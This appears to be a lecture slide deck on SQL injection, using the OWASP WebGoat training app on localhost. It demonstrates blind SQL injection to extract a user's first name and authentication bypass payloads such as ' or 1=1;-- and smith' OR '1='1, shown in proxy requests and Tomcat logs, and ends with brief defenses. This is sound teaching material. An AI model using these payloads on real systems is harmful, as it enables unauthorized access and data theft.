

# SQL Injection Attacks Overview

Malicious users send input to forms that attempts to get more information than you intended or alter the database in some way.

An automated attack only needs to have a 1/10,000 chance in succeeding to be feasible.

Not validating user input is one of most common mistakes in programming in general – SQL injection attacks take advantage of this flaw. They're easy to do and easy to automate.

# Web Goat- A vuluneable Web Application


<https://owasp.org/www-project-webgoat/>

Web Goat is a fun demonstration of various web page security concerns.

Web Goat is a Tomcat web server that's vulnerable to SQL injection attacks (among others). It's available at:

[http://www.owasp.org/index.php/Category:OWASP\\_WebGoat\\_Project](http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project)

# Web Goat



# Low to Perform Blind SQL Injection

# Blind SQL Injection (1)

[Restart this Lesson](#)

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the first\_name in table user\_data for userid 15613. Put that name in the form to pass the lesson.

Enter your Account Number:

Go!

Account number is valid

By Chuck Willis

# Blind SQL Injection (2)

```
Tomcat\nWebGoat-5.0\tomcat\webapps\WebGoat\lesson_plans"\nExecuting OS command: cmd.exe /c type "C:\Documents and Settings\Megan\Desktop\WebGoat-5.0\tomcat\webapps\WebGoat\lesson_plans\BasicAuthentication.html"\n- WebGoat: Wed May 09 11:35:45 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.CommandInjection : [Screen=2,menu=610]\nWed May 09 11:35:45 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.CommandInjection : [Screen=2,menu=610]\nExecuting OS command: cmd.exe /c dir /b "C:\Documents and Settings\Megan\Desktop\WebGoat-5.0\tomcat\webapps\WebGoat\lesson_plans"\nExecuting OS command: cmd.exe /c type "C:\Documents and Settings\Megan\Desktop\WebGoat-5.0\tomcat\webapps\WebGoat\lesson_plans\AccessControlMatrix.html"\n- WebGoat: Wed May 09 11:36:02 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.CommandInjection : [HelpFile=AccessControlMatrix.help,SUBMIT=View,menu=610]\nWed May 09 11:36:02 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.CommandInjection : [HelpFile=AccessControlMatrix.help,SUBMIT=View,menu=610]\n- WebGoat: Wed May 09 11:37:01 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.BlindSqlInjection : [Screen=46,menu=610]\nWed May 09 11:37:01 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.BlindSqlInjection : [Screen=46,menu=610]\n- WebGoat: Wed May 09 11:37:45 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.BlindSqlInjection : [SUBMIT=Go!,menu=610,account_number=101]\nWed May 09 11:37:45 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.BlindSqlInjection : [SUBMIT=Go!,menu=610,account_number=101]
```

# Blind SQL Injection (3)

Is this app vulnerable? Yes! What's wrong with this response?

[Restart this Lesson](#)

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the first\_name in table user\_data for userid 15613. Put that name in the form to pass the lesson.


Enter your Account Number:

An error occurred, please try again.

By Chuck Willis

# Blind SQL Injection (4)

What will the admin see?



```
Tomcat
t.lessons.CommandInjection : [Screen=2,menu=610]
Wed May 09 11:35:45 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.CommandInjection : [Screen=2,menu=610]
Executing OS command: cmd.exe /c dir /b "C:\Documents and Settings\Megan\Desktop\WebGoat-5.0\tomcat\webapps\WebGoat\lesson_plans"
Executing OS command: cmd.exe /c type "C:\Documents and Settings\Megan\Desktop\WebGoat-5.0\tomcat\webapps\WebGoat\lesson_plans\AccessControlMatrix.html"
- WebGoat: Wed May 09 11:36:02 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.CommandInjection : [HelpFile=AccessControlMatrix.help,SUBMIT=View,menu=610]
Wed May 09 11:36:02 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.CommandInjection : [HelpFile=AccessControlMatrix.help,SUBMIT=View,menu=610]
- WebGoat: Wed May 09 11:37:01 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.B
lindSqlInjection : [Screen=46,menu=610]
Wed May 09 11:37:01 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.B
lindSqlInjection : [Screen=46,menu=610]
- WebGoat: Wed May 09 11:37:45 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.B
lindSqlInjection : [SUBMIT=Go!,menu=610,account_number=101]
Wed May 09 11:37:45 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.B
lindSqlInjection : [SUBMIT=Go!,menu=610,account_number=101]
- WebGoat: Wed May 09 11:38:43 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.B
lindSqlInjection : [SUBMIT=Go!,menu=610,account_number=' or 1=1;--]
Wed May 09 11:38:43 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.B
lindSqlInjection : [SUBMIT=Go!,menu=610,account_number=' or 1=1;--]
```

# Blind SQL Injection (5)

What if I want to get the userid associated with this account number?

[Restart this Lesson](#)

Compound SQL statements can be made by joining multiple tests with keywords like AND and OR. Create a SQL statement that you can use as a true/false test and then select the first character of the target element and do a start narrowing down the character using > and <

The backend database is Microsoft Access. Keep that in mind if you research SQL functions on the Internet since different databases use some different functions and syntax.

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the first\_name in table user\_data for userid 15613. Put that name in the form to pass the lesson.

Enter your Account Number:

Invalid account number

By Chuck Willis

# Blind SQL Injection (6)

It would take a long time to try each number. *But we don't need to.*

[Restart this Lesson](#)

**Compound SQL statements can be made by joining multiple tests with keywords like AND and OR. Create a SQL statement that you can use as a true/false test and then select the first character of the target element and do a start narrowing down the character using > and <**

**The backend database is Microsoft Access. Keep that in mind if you research SQL functions on the Internet since different databases use some different functions and syntax.**

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the first\_name in table user\_data for userid 15613. Put that name in the form to pass the lesson.

Enter your Account Number:

Account number is valid

By Chuck Willis

# Blind SQL Injection (7)

[Restart this Lesson](#)

**Compound SQL statements can be made by joining multiple tests with keywords like AND and OR. Create a SQL statement that you can use as a true/false test and then select the first character of the target element and do a start narrowing down the character using > and <**

**The backend database is Microsoft Access. Keep that in mind if you research SQL functions on the Internet since different databases use some different functions and syntax.**

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the first\_name in table user\_data for userid 15613. Put that name in the form to pass the lesson.

Enter your Account Number:

Invalid account number

By Chuck Willis

# Blind SQL Injection (8)

## A couple guesses later. . .

[Restart this Lesson](#)

**Compound SQL statements can be made by joining multiple tests with keywords like AND and OR. Create a SQL statement that you can use as a true/false test and then select the first character of the target element and do a start narrowing down the character using > and <**

**The backend database is Microsoft Access. Keep that in mind if you research SQL functions on the Internet since different databases use some different functions and syntax.**

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the first\_name in table user\_data for userid 15613. Put that name in the form to pass the lesson.

Enter your Account Number:

Account number is valid

By Chuck Willis

# Blind SQL Injection (9)

But what about a different user? And can I find out more?

[Restart this Lesson](#)

Compound SQL statements can be made by joining multiple tests with keywords like AND and OR. Create a SQL statement that you can use as a true/false test and then select the first character of the target element and do a start narrowing down the character using > and <

The backend database is Microsoft Access. Keep that in mind if you research SQL functions on the Internet since different databases use some different functions and syntax.

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the first\_name in table name in the form to pass the lesson.

Enter your Account Number:

Account number is valid

OWASP Foundation | Project WebGoat

```
=101]
Wed May 09 12:08:15 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.B
lindSqlInjection : [SUBMIT=Go!,menu=610,account_number=101 and userid=101]
- WebGoat: Wed May 09 12:08:37 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoa
t.lessons.Blin
dSqlInjection : [SUBMIT=Go!,menu=610,account_number=101 and userid=100]
Wed May 09 12:08:37 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.B
lindSqlInjection : [SUBMIT=Go!,menu=610,account_number=101 and userid=100]
- WebGoat: Wed May 09 12:09:01 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoa
t.lessons.Blin
dSqlInjection : [SUBMIT=Go!,menu=610,account_number=101 and userid=101]
Wed May 09 12:09:01 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.B
lindSqlInjection : [SUBMIT=Go!,menu=610,account_number=101 and userid=101]
- WebGoat: Wed May 09 12:10:11 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoa
t.lessons.Blin
dSqlInjection : [SUBMIT=Go!,menu=610,account_number=15613 and user
id=15613]
Wed May 09 12:10:11 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.B
lindSqlInjection : [SUBMIT=Go!,menu=610,account_number=15613 and user
id=15613]
- WebGoat: Wed May 09 12:12:19 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoa
t.lessons.Blin
dSqlInjection : [SUBMIT=Go!,menu=610,account_number=15613 and user
id=15613 and first_name LIKE 'z']
Wed May 09 12:12:19 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.B
lindSqlInjection : [SUBMIT=Go!,menu=610,account_number=15613 and user
id=15613 an
d first_name LIKE 'z']
```

# Blind SQL Injection (10)

Guessing some more. . .

Enter your Account Number:  Go!

Invalid account number

Enter your Account Number:  Go!

Account number is valid

Enter your Account Number:  Go!

Account number is valid

Enter your Account Number:  Go!

Invalid account number

Enter your Account Number:  Go!

Account number is valid

'Joesph' has a userid  
of 15613 and an  
account number of  
15613. 10 minutes of  
work for a human.

Much less for an  
automated attacker.

# But that's just information leakage.

But even beyond that there's more we can do with just this attack.

The magic words?  
a' or '1'='1

(Magic words vary by application and database.)

# SQL Injection

# LAB: SQL Injection (1)

Stage 1: Use String SQL Injection to bypass authentication. The goal here is to login as the user Neville Bartholomew, who is in the Admin group. You do not have the password, but the form is SQL injectable.

\* Login failed

The screenshot shows a web browser window for "Goat Hills Financial Human Resources". The title bar says "Please Login". In the dropdown menu, "Larry Stooge (employee)" is selected. Below it is a "Password" input field and a "Login" button. To the right of the browser is a terminal window titled "Tomcat" showing the following log entries:

```
ool.java:684>
    at java.lang.Thread.run(Thread.java:595)
- WebGoat: Wed May 09 12:29:54 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.SQLInjection.SQLInjection ! [password=' or 1=1,action=Login,employee_id=101,menu=610]
Wed May 09 12:29:54 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.SQLInjection.SQLInjection ! [password=' or 1=1,action=Login,employee_id=101,menu=610]
Main.jsp - current lesson: SQLInjection
    - template Page: /lessons/SQLInjection/SQLInjection.jsp
- WebGoat: Wed May 09 12:30:29 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.SQLInjection.SQLInjection ! [password='',action=Login,employee_id=101,menu=610]
Wed May 09 12:30:29 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.SQLInjection.SQLInjection ! [password='',action=Login,employee_id=101,menu=610]
Main.jsp - current lesson: SQLInjection
    - template Page: /lessons/SQLInjection/SQLInjection.jsp
- WebGoat: Wed May 09 12:31:15 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.SQLInjection.SQLInjection ! [password='',action=Login,employee_id=101,menu=610]
Wed May 09 12:31:15 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.SQLInjection.SQLInjection ! [password='',action=Login,employee_id=101,menu=610]
Main.jsp - current lesson: SQLInjection
    - template Page: /lessons/SQLInjection/SQLInjection.jsp
```

# LAB: SQL Injection (2)

The screenshot shows a web application interface for 'Goat Hills Finance Human Resources'. On the left, there's a 'Please Login' dialog box with fields for 'Username' (set to 'Larry Stooge (employee)') and 'Password', and a 'Login' button. Above the dialog, a banner bar has links for 'Hints', 'Show Params', and 'Show Cookies'. Below the banner, a message states: 'Stage 1: Use String SQL Injection to bypass authentication user Neville Bartholomew, who is in the Admin group. The form is SQL injectable.' To the right of the banner is a terminal window titled 'Tomcat' showing a series of log entries. The logs detail multiple attempts to log in as 'Neville Bartholomew' using various SQL injection payloads, such as 'password=a or 1=1', and show the resulting error messages and session IDs.

```
Tomcat
Wed May 09 12:40:44 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.CommandInjection : [Screen=2,menu=610]
Executing OS command: cmd.exe /c dir /b "C:\Documents and Settings\Megan\Desktop\WebGoat-5.0\tomcat\webapps\WebGoat\lesson_plans"
Executing OS command: cmd.exe /c type "C:\Documents and Settings\Megan\Desktop\WebGoat-5.0\tomcat\webapps\WebGoat\lesson_plans\BasicAuthentication.html"
- WebGoat: Wed May 09 12:40:46 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.CommandInjection : [Screen=2,menu=610]
Wed May 09 12:40:46 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.CommandInjection : [Screen=2,menu=610]
- WebGoat: Wed May 09 12:40:48 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.SQLInjection.SQLInjection : [Screen=28,menu=610]
Wed May 09 12:40:48 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.SQLInjection.SQLInjection : [Screen=28,menu=610]
Main.jsp - current lesson: SQLInjection
- template Page: /lessons/SQLInjection/SQLInjection.jsp
- WebGoat: Wed May 09 12:47:52 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.SQLInjection.SQLInjection : [password=a or 1=1,action=Login,employee_id=101,menu=610]
Wed May 09 12:47:52 CDT 2007 : 127.0.0.1:127.0.0.1 : org.owasp.webgoat.lessons.SQLInjection.SQLInjection : [password=a or 1=1,action=Login,employee_id=101,menu=610]
Main.jsp - current lesson: SQLInjection
- template Page: /lessons/SQLInjection/SQLInjection.jsp
```

# LAB: SQL Injection (3)

Foiled by the limit set on the number of letters in the field. That's ok. We can get around that.

The screenshot shows a web proxy tool interface with two main panes. The left pane, titled 'Edit Request', displays a POST request to 'http://localhost:80/WebGoat/attack?menu=610'. The 'Parsed' tab is selected, showing the following headers:

Header	Value
Host	localhost
User-Agent	Mozilla/5.0 ...
Accept	text/xml,ap...
Accept-Lan...	en-us,en;q...
Accept-Enc...	gzip,deflate
Accept-Cha...	ISO-8859-1...
Keep-Alive	300
Proxy-Conn...	keep-alive
Referer	http://localhost:80/WebGoat/attack?menu=610
Cookie	JSESSIONID=...
Authorization	Basic Z3Vl...
Content-Ty...	application/...
Content-Le...	38

The 'URLEncoded' tab shows the following parameters:

Variable	Value
employee_id	101
password	smith' OR '1='1
action	Login

The right pane shows the 'Goat Hills Financial Human Resources' login page. The user 'Larry' is logged in, and the message 'Welcome Back Larry - Staff Listing Page' is displayed. A dropdown menu lists 'Larry Stooge (employee)'. On the right, there are buttons for 'SearchStaff', 'ViewProfile', and 'Logout'.

# LAB: SQL Injection (4)

Larry isn't all that important. So what?

Edit Request

Intercept requests :  Intercept responses :

Parsed Raw

Method URL

POST http://localhost:80/WebGoat/attack?menu=610

Header	Value
Host	localhost
User-Agent	Mozilla/5.0 ...
Accept	text/xml,ap...
Accept-Lan...	en-us,en;q...
Accept-Enc...	gzip,deflate
Accept-Cha...	ISO-8859-1...
Keep-Alive	300
Proxy-Conn...	keep-alive
Referer	http://localhost:80/WebGoat/attack?menu=610
Cookie	JSESSIONID...
Authorization	Basic Z3Vl...
Content-Ty...	application/...
Content-Le...	38

URLEncoded Text Hex

Variable	Value
employee_id	112
password	pa\$\$w0rd' or '1='1
action	Login

Accept changes Cancel changes Abort request Cancel ALL intercepts

The screenshot shows a browser window titled "Edit Request" from the WebGoat application. The "Parsed" tab is selected, showing a POST request to "http://localhost:80/WebGoat/attack?menu=610". The "password" field contains the value "pa\$\$w0rd' or '1='1". The response window shows the "Goat Hills Financial Human Resources" logo and a "Welcome Back Neville - Staff Listing Page". A dropdown menu lists staff members: Larry Stooge (employee), Moe Stooge (manager), Curly Stooge (employee), Eric Walker (employee), Tom Cat (employee), Jerry Mouse (hr), David Giambi (manager), Bruce McGuirre (employee), Sean Livingston (employee), Joanne McDougal (hr), and John Wayne (admin). To the right of the dropdown are buttons for "SearchStaff", "ViewProfile", "CreateProfile", "DeleteProfile", and "Logout".

# SQL Injection Attacks Conclusion

This is just two examples of SQL injection attacks. These attacks can accomplish anything SQL can do. Do you have a form that just spits back the results of a certain query? How about a form that accepts credit cards? What about a form that charges for things *based on the price in the database?*

Are your logs vulnerable to SQL injection attacks?

# Defenses

(A very abridged list.)

Check your logs regularly to see if any attempts have succeeded. Make sure they're able to record such attacks.

Practice good programming – validate user input and always filter out characters that aren't needed. (Will a name ever include a '%'?)

Limit the rights of the user that runs the queries for the web form to the minimum necessary.